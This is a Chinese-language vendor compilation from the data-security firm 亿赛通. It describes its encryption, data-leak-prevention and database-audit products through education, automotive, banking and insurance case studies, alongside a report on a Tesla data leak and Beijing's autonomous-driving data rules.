《报告》指出，国家教育数字化战略行动全面实施，数字化教学条件加速升级。99.89% 的中小学 (含教学点) 学校带宽达到 100M 以上，超过四分之三的学校实现无线网络覆盖，99.5% 的中小学拥有多媒体教室。国家教育数字化战略行动全面实施，国家智慧教育公共服务平台正式开通，建成世界第一大教育教学资源库，优质教育资源开放共享格局初步形成。国家中小学智慧教育平台自改版上线以来，汇聚各类优质教育资源 4.4 万余条，其中课程教学资源 2.5 万课时。国家职业教育智慧教育平台接入国家级、省级专业教学资源库 1014 个，精品在线开放课程 6628 门，平台现有各类资源 556 万余条。慕课数量快速增长，国家高等教育智慧教育平台提供了 2.7 万门优质慕课，以及 6.5 万余条各类学习资源，用户覆盖 166 个国家和地区。教师信息技术应用能力稳步提升，教育部先后实施两轮全国中小学教师信息技术应用能力提升工程，“三个课堂”应用、“一师一优课、一课一名师”活动深入推进。

随着教育信息化的飞速发展，高校的信息化建设和各大教育机构的信息化数据中心已汇聚了教育管理、学生信息、教学资料、科研成果等重要信息，但是由于互联网平台的开放、网络课程的兴起等各种因素影响，相关科研成果、课程资料、重要实验数据、学生个人信息等敏感信息极易发生泄密，对知识产权和个人信息带来损害。经过调查研究发现，主要的数据泄露途径大部分并不是来自于互联网外部的黑客攻击，而是由于内部管理人员有意或无意的违规操作造成的数据泄露，所以对数据的安全防护需要有效的技术手段。

教育数据安全风险分析

1) 随着学生的逐年增多，个人隐私信息暴增，教育行业相关安全标准和技术管理要求没有及时跟进；

2) 教育业务系统建设加快，存储在终端、业务系统数据库的重要数据无法有效的保护，容易发生泄露；

3) 业务系统互相调用，没有有效的安全传输手段和监控手段；

4) 个人隐私信息的随意调用，信息内容无法有效识别造成个人隐私泄露。

为进一步助力教育行业数字化发展，亿赛通凭借在教育行业多年的技术实践积累，自主研发了新一代电子文档安全管理系统、数据库审计系统、数据泄露防护系统（含终端、网络、存储等）等产品，全方位提高教育行业系统的数据安全管控能力。

解决方案

新一代电子文档安全管理系统以数据透明加密技术为核心，对于核心数据，需要控制数据过程使用安全时，采用透明加密控制方式控制数据的安全使用，实现内容安全防护、安全浮水印、统一身份认证、离线办公安全、日志审计等功能，确保文件内容不会因为文件数据体扩散而扩散。

数据库安全防护上，可通过对数据库安全对防护工具来阻止外界黑客的入侵。结合数据库的审计工具进行事后审计，对企业内核心数据库业务系统进行分布统计、合规检查，并对违规行为进行趋势分析和合规预警。打造“事前防御、事中控制、事后审计”的全方位防护体系。

除了对数据自身进行安全加固，还需要在网络层面和物理层面均对数据流通进行实时检测。在企业内网与外网间构建数据“安检机”，审计监控敏感数据流通动态的同时防止企业核心数据泄露。

数据传输重点通过管理和技术手段防范传输通道的安全，比如不使用第三方工具进行重要数据传输，需要异地使用数据或传输使用的，应对数据加密后进行传输，加密采取双因子认证提高安全性，甚至对必要数据通过专人专网进行传输，保证数据在传输过程中不被截取或窃听。

该解决方案可以有效防止数据的违规操作和非法访问，并对数据安全事件进行审计溯源，形成安全的闭环管理，保证数据事前防范、事后溯源，确保业务系统安全运行。对于不同等级的敏感数据进行不同的防护手段，防止终端和网络数据传输过程中造成的敏感信息泄露。无论终端还是应用系统数据库都可达到细粒度身份访问控制，一旦超出自身权限可以作出相应的阻断的审计响应动作，防止违规操作造成的数据泄露。

2023 年是全面贯彻落实党的二十大精神的开局之年，也是全面推进《数字中国建设整体布局规划》实施的起步之年。作为数据安全的守护者，亿赛通从专业文档加密厂商启程，贴合国家安全法规政策，不断丰富产品防护范围，在数据泄露防护、数据安全治理、数据安全平台和数据安全服务等方面均有建树，已发展成为国内综合数据安全厂商。

未来，我司将持续围绕“分·放·管·服”数据安全建设理念，推进产品体系扩增，提升数据驱动的安全防护能力，助力教育数字化蓬勃发展。

100GB! 特斯拉发生大规模数据泄露

据英国《卫报》26 日报道，一名举报者向德国《商报》泄露了 100GB 的特斯拉数据，除了首席执行官马斯克的社保号码、员工工资等信息，还包括数千名客户投诉。

数千名客户的投诉主要针对的是特斯拉“完全自动驾驶”系统，以及特斯拉车辆突然全速刹车或加速等问题。此外，泄露的文件还包括超过 10 万名前现任员工的信息、客户的银行详细信息，甚至是马斯克的社保号码以及私人邮箱和电话等。如果这种违规行为被证实，特斯拉可能会被处以高达其年销售额 4% 的罚款，即 32.6 亿欧元。

据悉，特斯拉的欧洲总部设在荷兰阿姆斯特丹，目前荷兰数据保护局已经就此展开调查。此次数据泄露事件，引发了外界对特斯拉信息安全重要性的担忧。同时，特斯拉也表示，已经在第一时间采取措施进行调查，保证客户和员工的个人信息不被滥用。

特斯拉在 4 月份也被曝光过一次数据泄露事件。据路透社 4 月 6 日报道，特斯拉公司向所有客户保证，尽管车内有用于辅助驾驶的摄像头，但他们会保证所有人的隐私。特斯拉方面称“隐私对我们来说非常重要，并且永远如此”。然而，特斯拉 9 名前员工爆料称，他们会私下传阅客户视频和照片。据报道，这 9 名前员工透露，在 2019 年至 2022 年，特斯拉的员工们可通过内部消息系统，私下分享客户汽车摄像头记录的视频和照片。

汽车行业无论是信息泄露的特斯拉、还是数据泄露的丰田汽车，它们的共同点都是实现了高度的智能化。整个行业正在从传统的交通工具生产商向智能化、数字化服务商进行转型，其发展过程中的信息安全隐患使得提升信息安全水平、促进信息安全技术创新成为汽车行业数字化转型升级过程中关键性的一环。

全国首个自动驾驶示范区数据安全管理办法发布

针对数据安全领域的新挑战，我国接连出台一系列法律法规。近日，北京市高级别自动驾驶示范区工作办公室正式发布《北京市智能网联汽车政策先行区数据安全管理办法（试行）》（以下简称《办法》）。《办法》填补了国内自动驾驶示范区级数据安全管理的空白，明确了企业负有数据安全主体责任，构建了示范区企业数据能力提升及共享机制。

据介绍，《办法》系总则性的数据安全管理要求，以“合法、正当、必要”与“鼓励创新、审慎包容”两大基本原则为指引，主要包含三大板块内容。一是全面厘清了智能网联汽车产业数据安全管理的关键环节，包括事前的数据全流程安全、数据分级分类保护与数据安全承诺，事中的数据实时回传，事后的数据应急处置等。二是详细梳理了重点数据类型的合规风险。在个人信息保护方面，明示个人信息处理方式，匿名化传输敏感数据与限定数据车内存储等；在重要数据安全方面，指引企业开展数据资产梳理与数据出境安全评估，并在必要时划分重要安全区域；在地理信息安全方面，严格把关相应资质、技术保护与境内范围等要求。三是，创新性构建了示范区数据安全能力建设机制。由北京市高级别自动驾驶示范区工作办公室统筹指导，并配套相关专家资源，推动企业数据安全能力提升，促进形成一般数据开放共享、数据价值充分挖掘利用的良好局面。

汽车制造业信息化发展迅猛，在大幅提高工作效率的同时，数量和趋势也有明显提升，使得汽车行业所面临的数据安全问题日益显露。企业数据来源广、规模大、更新快，日常数据库写入流量巨大，对安全性要求极高。汽车行业一方面要依法依规满足有关部门及时获取和收集客户信息的需求，更好服务顾客；另一方面必须保障客户信息安全，守护企业的敏感数据，二者缺一不可。

亿赛通针对数据全生命周期的多场景、高性能、智能化的安全治理需求，历经 20 余年的技术积累和上万个交付项目的沉淀，以安全服务、产品方案、工程交付三个体系为主导，以“分．放．管．服”为数据安全建设理念，对综合数据、商业数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理，保障各行各业核心数据资产安全。

亿赛通数据安全解决方案是专为企业级用户设计的数据防泄密解决方案，从数据的存储、传输、交换过程中的安全环节，采用了多种加密手段结合的方式保护。从终端、网络和存储三个层次入手，对核心数据的形成、存储、使用、传输、归档及销毁等全生命周期进行安全控制，结合企业特有的业务需求、业务模式和管理文化，为企业制定完整的数据泄露防护解决方案，实现企业核心信息资产防泄露的安全目标。

1、电子文档安全管理系统：运用透明加密、主动加密和智能加密的梯度式加密方式，对设计图纸、文档、财务报表、业务合同等核心数据进行加密保护。从数据的产生，到数据使用传输，数据都处于加密状态，从源头保证数据的安全。

2、数据泄露防护系统：基于内容智能识别检测技术，通过不同级别的管控手段，对办公终端、邮件等数据的全生命周期分级保护系统，保证了数据利用高效的同时，也保障了数据的安全性。

3、网络数据防泄露系统：系统以软硬件一体机的形式部署在企事业单位的互联网出口，采用网络数据全流量解析、敏感数据策略识别审计、高危数据识别后传输阻断模式，最大化的保证客户数据的安全管理控制，把数据外发风险降低到最小化。

4、数据库防护系统：亿赛通的数据库防护技术是基于数据库协议分析与控制技术的数据库安全防护系统。通过主动防御机制，实现数据库的访问行为控制、危险操作阻断、可疑行为审计。

5、数据追踪溯源系统：以企业数据为核心，通过大数据技术和数据收集等技术，为用户提供企业数据资产分布、企业数据关系、应用使用分析等。帮助用户了解企业内部数据分布、数据业务、数据拓扑关系等，可以帮助企业清晰了解数据整体使用和流动情况。

亿赛通数据数据安全解决方案与企业的安全理念、安全需求高度融合，可以解决企业数据的存储、使用和传输中可能存在的泄密问题，帮助员工提高安全意识，实现企业核心信息资产防泄露的安全目标。

（部分内容来源于互联网）

基于银行企业的数据安全落地实践

随着数字经济和信息产业蓬勃发展，零信任、人工智能、区块链等技术加快落地应用，新业态新技术在推动经济转型升级的同时，数据泄露、滥用等风险日益凸显。“十四五”规划等重要文件、《数据安全法》、《个人信息保护法》等法律法规均提出，要推动发展数据战略，统筹数据开发利用、隐私保护和公共安全，规范数据有序流通，保障数据安全。

强化全行业数据安全保障能力，离不开数据安全产业链和生态的有力支撑。特别是金融行业，在金融监管机构的要求下，数据合规、安全治理成为金融行业的重要关注点。

某银行是中国领先的大型零售商业银行，目标是服务“三农”、城乡居民和中小企业，致力于为中国经济转型中极具活力的客户群体提供服务。同时，银行积极服务于大型公司客户并参与重大项目建设，为中国经济发展做出了重要贡献。该银行拥有近 4 万个营业网点，服务人群超过 5 亿人，拥有优异的资产质量和显著的成长潜力。目前，打造了集网上银行、手机银行、自助银行、电话银行、电视银行、微银行等在内的全方位电子银行体系，形成了电子渠道与实体网络互连互通、线下实体银行与线上虚拟银行齐头并进的金融服务格局。

作为银行数据安全项目总要组成部分，项目对银行内所有重要数据库操作进行全面记录和审计，发现其中的高危风险操作行为并及时上报，以便及时响应，减少和避免银行相应损失。

项目目标

满足安全监管要求

1. 完善银行整体数据库安全防护建设，提升数据库安全审计覆盖率；

2. 满足等保建设中对数据安全审计的合规要求。

满足自身数据安全要求

1. 通过数据库安全审计系统部署，对银行重要数据操作行为进行全面审计，实时分析数据库风险并告警，以便及时响应安全风险；

2. 对日常数据库运营行为进行审计，方便监管数据运营状态；通过离线统计和分析审计数据，掌握运营情况和趋势。


安全管理与赋能

1. 总部可及时掌握各分支机构数据库安全风险及各项制度、规范的执行情况；

2. 总部为分公司提供有效工具和方法，赋予分支机构数据安全风险管理的能力。

解决方案

本项目数据库审计采用两地三中心的分布式集群部署。其中，管理中心审计部署统一管理平台，集中统一管理三地数据库审计集群；在 A 地和 B 地分别部署由 3 个审计节点组成的数据库审计集群；在 C 地部署两个审计节点。详细部署如下图所示：



项目采用异地多中心部署模式，在交付过程当中，根据银行自身的行业特点和管理机制，对实施方案进行调整，主要包括：

1. 实现了两级管理功能，统一管理平台实现各地审计集群和审计策略的统一管理，同时各审计集群也具备独立审计能力；

2. 实现了异地部署的审计节点本地日志存储，按需查询模式，避免大量占用跨机房网络带宽，从而影响业务系统运行；

3. 提供适用于金融行业的大量审计规则，审计规则可内置推广；

4. 提供 SFP、Syslog、kafka 多种接口上报数据，上报数据支持字段选择与日志灵活过滤配置。

方案价值

完善数据安全与等保安全体系建设

满足《信息安全技术网络安全等级保护基本要求》关于数据库实施有效审计控制的安全建设要求，同时满足公司对数据使用行为全面记录事后溯源和安全风险及时发现和上报的要求。

实现数据安全监管与赋能

准确展示和汇报总部 / 分支机构各数据节点的访问情况和安全风险，方便掌握业务数据的运行情况，提高数据安全监管能力。实时记录、分析和统计业务数据访问、使用访问行为和安全风险的告警信息，加快总部对整体数据安全事件的响应速度。

提升数据安全运营效率

利用两级管理 + 审计数据本地存储机制，满足了用户对数据库审计集群集中管理要求，降低了用户后续运维成本，同时兼顾后续各分支机构审计扩容和审计日志集中储存超长留存要求。

银行作为关系国计民生的重要骨干企业，接触、产生和处理的涉密信息较多，一旦发生泄密情况，就可能给国家、社会安全带来隐患，造成重大损失。随着金融行业数据安全治理建设不断加快，内部保密工作的对象、内容和形势、任务发生了深刻变化。在这样一个形势下，需要一套有效的数据安全治理体系，在规范岗位保密工作管理业务及流程的同时，提升互联网环境下的信息安全技术保障，有效减少、消除泄密事件的发生，确保金融机构运行安全。

金融行业部分客户名称

泉州银行 | 农业银行 | 成都银行 | 贵州银行

西安银行 | 成都农商行 | 重庆农商行

太平洋保险 | 中英人寿 | 上海国际集团

华泰证券 | 泰安慧聪 | 华夏基金 | 中信信托

亿赛通为太平洋保险部署最佳解决方案，强强联合共创数据安全

信息数据是维系企业和社会发展的重要动力，这使其成为黑客和恶意内部人士觊觎的目标，也是监管机构严格审查的对象，同时企业还需要防止员工无意中泄露机密。企业既要保护敏感数据的安全，保持监管合规性，又要在不改变现有业务流程的前提下快速部署实施，并且能够有效控制成本，降低复杂度和风险。IDC 和 Gartner 等多家研究机构认为，数据安全已经成为当今企业信息安全面临的最大挑战。

公司在客户信息提取和报表系统涉及客户敏感信息报表使用较频繁，涉及人员较多，公司市场、客服、监管、反洗钱业务开展频繁，需要大量包含客户敏感信息的文件流转。客户敏感数据在产生、使用、交互、存储、销毁的全生命周期中存在非常多的被动和主动泄漏的可能。如何解决业务系统数量多、分散且难集中管理的问题，同时又能符合监管部门对企业的要求，对计算机终端本地及业务数据进行安全的管理，并对数据全生命周期进行审计，已经成为当前阶段迫切而又不得不解决的问题。

项目目标

本项目通过建设一套数据加密管理系统对公司范围涉及客户数据的敏感信息进行管理，以数据业务属性为导向，结合敏感信息使用场景进行具体管控，从而实现数据下载落地、使用、流转、存储到销毁整个过程的安全管控与审计追溯，真正实现源头管理、事中监控与事后审计。聚焦敏感信息，以数据为核心、结合合规需求与管控需求，针对集团敏感信息进行分类分级、安全管理；聚焦使用环境，为敏感信息提供安全可靠的闭环环境，基于闭环环境实现敏感信息全生命周期动态管控；聚焦留痕审计，敏感信息全生命周期操作的每一个阶段均留痕审计，落地“数据认责制”。

项目需求

建设一套数据加密管理系统为公司的数据安全保驾护航，维系企业和社会发展，同时防止员工无意中泄露机密。既保护敏感数据的安全，保持监管合规性，又不改变现有业务流程。

项目实施

透明加密

对集团业务系统、企业云盘 , 文件能实现自动上传解密（可正常预览）、下载加密，其他外网或网段上传不解密。实现发给公司集团内部邮件自动解密，发到外公司邮件不解密，部分电脑拷入 U 盘的文件自动解密。

半透明加密

用户可以正常打开加密文件，未加密文件不强制加密，对敏感文档可手动加密。

文档权限管理

可以设定数据传播范围（用户部门）和使用权限，细化设置文档的阅读、编辑、复制、打印等组合权限。

解密流程审批

支持解密流程审批功能，可手动和自动审批流程，特殊人员可分配右键特权解密功能。

项目成果

项目的成功实施大力保障了中国太平洋保险（集团）股份有限公司代码、财务数据、客户信息等核心数据安全；保障集团数据交互安全，建立信息安全边界，有效防止企业核心信息资产外泄的同时，不影响员工日常办公，达到了安全与高效并存的完美效果，同时提高了员工的数据安全保护意识。

新一代电子文档安全管理系统（CDG）

亿赛通新一代电子文档安全管理系统（简称：CDG）是一款融合文档加密、数据分类分级、访问控制、关联分析、大数据分析、智能识别等核心技术的综合性数据智能安全产品。产品包括透明加密、智能加密、权限文档、数据分类分级、终端安全管理、文件外发管理、集团管控、数据安全网关、加解密接口中间件、U 盘客户端十大核心组件，保护范围涵盖终端电脑、智能终端以及各类应用系统，能够对企业核心数据资产从生产、存储、流转、外发到销毁进行全生命周期保护。通过对“有意”、“无意”两种数据泄露行为作统一防护，采用“事前主动防御，事中实时控制，事后及时追踪，全面防止泄密”的设计理念，配合身份鉴别、数据分类、密级标识、权限控制、应用集成、安全接入、风险预警以及行为审计等能力，全方位保障用户终端数据安全。

亿赛通电子文档安全管理系统有效保护企业核心数据资产，保障企业竞争力，提高企业的数据可用性，降低运营维护成本，加强了员工的安全意识，使企业的整体保密强度和水平显著提高，为企业铸就了坚不可摧的安全盾牌。未来，我司将继续肩负起保护网络安全的责任，促进城市的和谐、可持续成长、建设美丽的智慧城市贡献自己的力量。